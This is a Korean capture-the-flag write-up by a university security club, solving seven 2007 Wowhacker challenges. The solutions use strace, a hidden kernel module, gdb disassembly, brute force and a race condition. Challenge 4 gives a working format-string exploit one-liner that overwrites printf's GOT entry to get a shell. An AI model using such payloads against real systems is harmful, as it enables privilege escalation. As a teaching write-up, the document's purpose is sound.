와우해커 코리아 해킹 챌린지 2007

문제 풀이 보고서

2007. 7.

지현석(binish.argos@gmail.com)
전준희(x15kangx@nate.com)
정우탁(llplatinumll@naver.com)
정광운(exsociety@gmail.com)

:: 충남대학교 해킹 및 정보보호동아리 아르고스(Argos) ::
http://argos.or.kr

Challenge 1.

strace를 이용해 수행된 프로세스가 하는 일(system call)을 분석할 수 있다.

-f 옵션은 fork 된 프로세스의 콜까지 분석해준다.

문제에서는 c1에 setuid가 걸려있으며 사용자는 수행 권한밖에 가지지 못한다. 따라서 프로세스가 하는 일을 분석하기 위해 strace를 사용했으며 strace -f ./c1 명령어를 수행한 결과 fork된 프로세스에서 패스워드를 write함을 볼 수 있었다.

```
Process 30920 detached
open("/dev/null", O_WRONLY)             = 3
write(3, "next password is W"This challenge"..., 48) = 48
close(3)                                = 0
exit_group(0)                           = ?
```

하지만 패스워드가 완전히 출력되지 않는데 strace의 출력 문자의 수의 초기 값이 작기 때문이다. 따라서 -s 옵션을 이용해서 출력 문자열의 길이를 늘려주어야 한다.

즉 strace -f -s 100 ./c1를 수행함으로써 next password is "This challenge is WARMING UP" 이라는 결과를 얻을 수 있었다.

Challenge 2.

백도어를 찾는 문제로 백도어 파일을 찾기위해 시간을 할애하였으나 커널 모듈을 의심하고 lsmod 명령어의 출력 결과를 통해 눈치를 챌 수 있었다. lsmod로 현재 커널이 사용하는 모듈 리스트를 보면 최상위에 가장 의심이 가는 모듈명(hkpcoIShandsomeboy)을 발견할 수 있었고 이 모듈명을 정답으로 생각했으나 오답이었다. 그래서 /proc/modules 파일을 열람해본 결과 은닉된 모듈명(WHC07MyMoDuLeFaCkEr)을 발견할 수 있었다. 브라보!

Challenge 3.

문제의 프로그램을 실행하면 아이디와 패스워드의 입력창이 나온다.

두 값이 정해진 아이디와 패스워드와 일치하면 패스워드가 출력되는 프로그램이라고 생각하고 GDB로 역어셈을 통해 프로그램을 분석하였다. (힌트가 GDB였기에 아무 의심 없이 역어셈을 통한 문제라고 판단했다.)

프로그램의 흐름은,

1. 아이디 입력
2. 패스워드 입력
3. 값을 확인
4. 패스워드를 출력

으로 이루어 졌다. 따라서 4번 부분만 분석을 해보았다.

설명을 편하게 하기 위해 아래와 같이 선언했다고 가정한다.

> A : %ebp+ 0xfffffe98를 시작주소로 하는 문자열을 문자열.
> char * A = "";
> B : 0xffffff0(%ebp)에 저장된 주소(0x804877c)를 시작주소로 하는 문자열.
> char * B = "wowhacking'
> C : 0xffffff4(%ebp)에 저장된 주소(0x8048770)를 시작주소로 하는 문자열.
> char * C = "coreahacker"
> D : 0xffffffec(%ebp)에 저장된 주소(0x8048787)를 시작주소로 하는 문자열.
> char * D = "challenge"


```
0x08048624 <main+464>:  push   $0x3
0x08048626 <main+466>:  pushl  0xffffff0(%ebp)
0x08048629 <main+469>:  lea    0xfffffe98(%ebp),%eax
0x0804862f <main+475>:  push   %eax
0x08048630 <main+476>:  call   0x8048394 <strncpy> // strncpy(A,B,3)
// A = "wow"

0x0804863b <main+487>:  mov    0xffffff4(%ebp),%eax //eax = 0x8048770
0x0804863e <main+490>:  add    $0x5,%eax // eax = 0x8048775
// x/s 0x8048775 : "hacker"
0x08048641 <main+493>:  push   %eax
0x08048642 <main+494>:  lea    0xfffffe98(%ebp),%eax
0x08048648 <main+500>:  push   %eax
0x08048649 <main+501>:  call   0x8048374 <strcat> // strcat(A,"hacker")
// A = "wowhacker"

0x08048654 <main+512>:  push   $0x5
0x08048656 <main+514>:  pushl  0xffffff4(%ebp)
0x08048659 <main+517>:  lea    0xfffffe98(%ebp),%eax
0x0804865f <main+523>:  push   %eax
0x08048660 <main+524>:  call   0x8048334 <strncat> // strncat(A,C,5)
// A = "wowhackercorea"

0x0804866b <main+535>:  mov    0xffffff0(%ebp),%eax //eax = 0x804877c
0x0804866e <main+538>:  add    $0x3,%eax // eax = 0x804877f
// x/s 0x804877f : "hacking"
```

```
0x08048671 <main+541>:  push   %eax
0x08048672 <main+542>:  lea    0xfffffe98(%ebp),%eax
0x08048678 <main+548>:  push   %eax
0x08048679 <main+549>:  call   0x8048374 <strcat> //strcat(A,"hacking");
// A = "wowhackercoreahacking"

0x08048684 <main+560>:  pushl  0xffffffec(%ebp)
0x08048687 <main+563>:  lea    0xfffffe98(%ebp),%eax
0x0804868d <main+569>:  push   %eax
0x0804868e <main+570>:  call   0x8048374 <strcat> // strcar(A,D)
// A = "wowhackercoreahackingchallenge"

0x08048699 <main+581>:  lea    0xfffffe98(%ebp),%eax
0x0804869f <main+587>:  push   %eax
0x080486a0 <main+588>:  push   $0x8048819
// x/s 0x8048819 = "password is ₩"%s2007₩"₩n"

0x080486a5 <main+593>:  call   0x8048384 <printf>
// printf("password is ₩"%s2007₩"₩n",A);
```

따라서 아이디와 패스워드가 일치할 경우의 출력결과는
password is "wowhackercoreahackingchallenge2007" 이다.

Challenge 4.

문제를 gdb로 아래와 같이 확인 할 수 있었다.



C언어로 바꾼 위의 코드를 보고 FSB문제인 것을 확인했다.
Redhat9에서의 FSB는 간단히 해결 할 수 있지만 FSB를 적용시키기 까다로운 두 가지 문제점이 보인다.

첫째, 사용자로부터 받은 입력이 heap영역에 저장이 된다.
둘째, 마지막에 while(1)이라는 코드 때문에 ret나 .dtors영역을 조작해도 프로그램의 흐름을 바꿀 수 없게 된다.

첫 번째 문제점은 printf 함수의 ebp보다 높은 주소에 FSB로 입력할 메모리의 주소가 존재해야 되는데 사용자로부터 받은 입력은 heap영역에 저장된다는 것이다. 하지만 Redhat9에서 스택의 구조를 간단히 살펴보면 아래와 같다.

```
높은 주소

[환경변수][argv0 argv1 .. ..][랜덤한크기][main함수의 ret][main함수의 sfp][지역변수]

                                                                    낮은 주소
```

지역변수보다 높은 쪽에 argv[0]부터 argv[n]까지 저장이 된다는 것이다.
Redhat9에서는 [랜덤한크기]라고 해놓은 부분은 크지 않다. 대략 3000byte안에서 변화 하는 것 같았다. 그렇기 때문에 FSB로 쓸 메모리의 주소를 argv로 입력한 뒤에 접근 할 수 있었다.

두번째 문제점은 printf(buf)다음에 printf("₩n")이 있기 때문에 GOT영역중 printf부분을 조작하여 간단히 해결 할 수 있었다. 전체적인 공격코드는 아래와 같다.


```
(perl -e 'print "%63720c", "%320₩$2n", "%50967c", "%321₩$2n"';cat) | ./c4 `perl -e
'print "₩xcc₩x99₩x04₩x08₩xce₩x99₩x04₩x08"x1000, "AAA"'`
```

Argv로 주소를 입력할 때 두 주소를 1000번씩 반복해서 실패 확률을 줄일 수 있었다.

쉘이 실행된 뒤에 newgrp명령어를 입력해 줌으로써 패스워드를 확인할 수 있었다.

Challenge 5.


bruteforce문제였다. 우선 key값인 banana파일을 strings로 뽑아낸 값을 파일에 저장 하였다. 그 뒤 간단히 코드를 작성해 이 값들을 argument로 넣어주려고 하니 특수 문자들 때문에 많은 에러 메시지들을 볼 수 있었고 그냥 메모리에 저장되어 있는 값을 넣어 주기 위해 execl 함수를 사용하여 해결 할 수 있었다. 아래는 많은 수정을 거듭한 코드이다.



위의 프로그램을 작동시켜 시간이 조금 지난 뒤에 패스워드를 알아 낼 수 있었다.


Challenge 6.

여섯 번째 문제는 Race Condition 문제였다.
objdump로 c6을 확인해보니 아래와 같이 hk_func라는 함수를 찾을 수 있었다.




위 함수를 분석하기 위해 gdb를 사용하였는데 system 함수의 argument로 들어가는 문자열이 "rm -rf /tmp/hackko"인 것을 확인 하였고 access에 들어가는 문자열이 "/tmp/hackko"라는 것을 알 수 있었다. 결국 /tmp/hackko라는 파일을 지우고 그 파일이 있이 존재하고 있으면 패스워드를 보여주는 문제였다.

실제로 이는 간단한 테스트를 통해 서 알 수 있었는데 access함수의 리턴 값을 비교하는 부분을 gdb에서 Jump명령어를 통해 아래와 같은 결과를 얻을 수 있었다.



아래 화면은 간단하게 프로그램을 작성해서 결과를 얻어내는 화면이다.



문제를 해석 할 때가 좀 복잡했고 그 뒤에 문제풀이는 어렵지 않게 해결 할 수 있었다.
(위 화면은 실제 대회 서버가 아닌 저희 테스트 서버에서 재구성한 결과입니다. 실제로는 /home/challenge6/PASSWORD 파일이 cat 명령에 의해 실행되면서 패스워드가 출력됩니다. 참고바랍니다. :-)

Challenge 7.

기계어 코드로만 되어 있는 문제를 해결하는 가장 쉬운 방법은 해당 기계어 코드를 메모장으로 복사한 후 “찾아 바꾸기” 기능을 통해 주소와 공백을 “₩x"로 치환하는 것이다 :-)
혹시 일일이 손으로 ₩x를 붙이고 있지 않았나 생각해보기 바란다.

이렇게 바뀐 기계어 코드를 간단한 C언어 프로그램의 변수로 할당한다.

가령 "₩xAA₩xBB₩xCC₩xDD"가 있다면,

```
void main(void)
{
char *str = "₩xAA₩xBB₩xCC₩xDD"
return;
}
```

위와 같이 간단한 말도 안되는 프로그램을 만든 후 컴파일해서 이를 objdump -D 옵션을 이용해서 어셈블리어 코드로 분석할 수 있다. 7번 문제에서 주어진 코드 또한 위와 같은 방법을 이용해서 문제를 해결했다.

```
<main>:
 80493e0:       8d 4c 24 04             lea    0x4(%esp,1),%ecx
 80493e4:       83 e4 f0                and    $0xfffffff0,%esp
 80493e7:       ff 71 fc                pushl  0xfffffffc(%ecx)
 80493ea:       55                      push   %ebp
 80493eb:       89 e5                   mov    %esp,%ebp
 80493ed:       53                      push   %ebx
 80493ee:       51                      push   %ecx
/* 변수 생성 및 초기화
 80493ef:       83 ec 20                sub    $0x20,%esp
 80493f2:       89 4d e0                mov    %ecx,0xffffffe0(%ebp)
 80493f5:       c7 45 e8 00 00 00 00    movl   $0x0,0xffffffe8(%ebp)
 80493fc:       66 c7 45 ee 00 00       movw   $0x0,0xffffffee(%ebp)
 8049402:       c7 45 f0 01 00 00 00    movl   $0x1,0xfffffff0(%ebp)
 8049409:       c7 45 f4 02 00 00 00    movl   $0x2,0xfffffff4(%ebp)
 8049410:       8b 45 e0                mov    0xffffffe0(%ebp),%eax
/* argc가 5보다 커야 됨
 8049413:       83 38 05                cmpl   $0x5,(%eax)
 8049416:       7f 0c                   jg     8049424 <code+0x44>
 8049418:       c7 45 e4 ff ff ff ff    movl   $0xffffffff,0xffffffe4(%ebp)
 804941f:       e9 b8 00 00 00          jmp    80494dc <code+0xfc>
/* argv[1]중 아래 1바이트를 edx에 저장.
 8049424:       8b 55 e0                mov    0xffffffe0(%ebp),%edx
 8049427:       8b 42 04                mov    0x4(%edx),%eax
 804942a:       83 c0 04                add    $0x4,%eax
 804942d:       8b 00                   mov    (%eax),%eax
 804942f:       0f b6 00                movzbl (%eax),%eax
 8049432:       0f be d0                movsbl %al,%edx
```

```
/* argv[2]중 아래 1바이트를 edx랑 곱한뒤 edx에 저장.
 8049435:       8b 4d e0                mov     0xfffffffe0(%ebp),%ecx
 8049438:       8b 41 04                mov     0x4(%ecx),%eax
 804943b:       83 c0 08                add     $0x8,%eax
 804943e:       8b 00                   mov     (%eax),%eax
 8049440:       0f b6 00                movzbl (%eax),%eax
 8049443:       0f be c0                movsbl %al,%eax
 8049446:       0f af d0                imul    %eax,%edx

/* edx에 있는 값을 ecx로 옮기고 argv[3]중 아래 1바이트를 곱한뒤 ecx에 저장
 8049449:       8b 5d e0                mov     0xfffffffe0(%ebp),%ebx
 804944c:       8b 43 04                mov     0x4(%ebx),%eax
 804944f:       83 c0 0c                add     $0xc,%eax
 8049452:       8b 00                   mov     (%eax),%eax
 8049454:       0f b6 00                movzbl (%eax),%eax
 8049457:       0f be c0                movsbl %al,%eax
 804945a:       89 d1                   mov     %edx,%ecx
 804945c:       0f af c8                imul    %eax,%ecx

/* argv[4]값중 아래 1바이트를 edx에 저장
 804945f:       8b 55 e0                mov     0xfffffffe0(%ebp),%edx
 8049462:       8b 42 04                mov     0x4(%edx),%eax
 8049465:       83 c0 10                add     $0x10,%eax
 8049468:       8b 00                   mov     (%eax),%eax
 804946a:       0f b6 00                movzbl (%eax),%eax
 804946d:       0f be d0                movsbl %al,%edx

/* argv[5]값중 아래 1바이트를 edx값과 곱한뒤 eax에 저장
 8049470:       8b 5d e0                mov     0xfffffffe0(%ebp),%ebx
 8049473:       8b 43 04                mov     0x4(%ebx),%eax
 8049476:       83 c0 14                add     $0x14,%eax
 8049479:       8b 00                   mov     (%eax),%eax
 804947b:       0f b6 00                movzbl (%eax),%eax
 804947e:       0f be c0                movsbl %al,%eax
 8049481:       0f af c2                imul    %edx,%eax

/* eax는 [첫번째 * 두번째 * 세번째 - 네번째 * 다섯번째]  한 값이 저장되게 됨
 8049484:       89 ca                   mov     %ecx,%edx
 8049486:       29 c2                   sub     %eax,%edx
 8049488:       89 d0                   mov     %edx,%eax
```

```
/* 계산 결과값을 [ebp - 24]에 넣어줌
 804948a:       89 45 e8                mov     %eax,0xffffffe8(%ebp)

/* [ebp-16]값과 [ebp-12]값을 비교함
이 값이 같을 경우 <password_output>이 함수를 호출해 주지만 조작할 수 있는 방법이
없음
 804948d:       8b 45 f0                mov     0xfffffff0(%ebp),%eax
 8049490:       3b 45 f4                cmp     0xfffffff4(%ebp),%eax
 8049493:       75 0e                   jne     80494a3 <code+0xc3>
 8049495:       e8 4f 00 00 00          call    80494e9 <code+0x109>
 804949a:       c7 45 e4 00 00 00 00    movl    $0x0,0xffffffe4(%ebp)
 80494a1:       eb 39                   jmp     80494dc <code+0xfc>

/* [ebp-24]에 있는 값은 0보다 작아야 됨
 80494a3:       83 7d e8 00             cmpl    $0x0,0xffffffe8(%ebp)
 80494a7:       79 2c                   jns     80494d5 <code+0xf5>

/* [ebp -24]의 하위 2바이트를 [ebp-18]에 저장하게 됨
 80494a9:       8b 45 e8                mov     0xffffffe8(%ebp),%eax
 80494ac:       66 89 45 ee             mov     %ax,0xffffffee(%ebp)

/* [ebp-18]에 있는 값이 0보다 커야 됨
이 조건이 성립하기 위해서 계산한 결과 값이 만족할 경우 "great :-)"를 출력하는 모습을
확인 할수 있었다.
 80494b0:       66 83 7d ee 00          cmpw    $0x0,0xffffffee(%ebp)
 80494b5:       7e 15                   jle     80494cc <code+0xec>
 80494b7:       c7 04 24 70 85 04 08    movl    $0x8048570,(%esp,1)
 80494be:       e8 41 fe ff ff          call    8049304

 <__EH_FRAME_BEGIN__+0xf4c>
 80494c3:       c7 45 e4 00 00 00 00    movl    $0x0,0xffffffe4(%ebp)
 80494ca:       eb 10                   jmp     80494dc <code+0xfc>
 80494cc:       c7 45 e4 ff ff ff ff    movl    $0xffffffff,0xffffffe4(%ebp)
 80494d3:       eb 07                   jmp     80494dc <code+0xfc>
 80494d5:       c7 45 e4 ff ff ff ff    movl    $0xffffffff,0xffffffe4(%ebp)
 80494dc:       8b 45 e4                mov     0xffffffe4(%ebp),%eax
 80494df:       83 c4 20                add     $0x20,%esp
 80494e2:       59                      pop     %ecx
 80494e3:       5b                      pop     %ebx
 80494e4:       5d                      pop     %ebp
 80494e5:       8d 61 fc                lea     0xfffffffc(%ecx),%esp
```

```
 80494e8:       c3                      ret

<password_output>:
 80494e9:       55                      push   %ebp
 80494ea:       89 e5                   mov    %esp,%ebp
 80494ec:       83 ec 08                sub    $0x8,%esp
 80494ef:       c7 04 24 7a 85 04 08    movl   $0x804857a,(%esp,1)
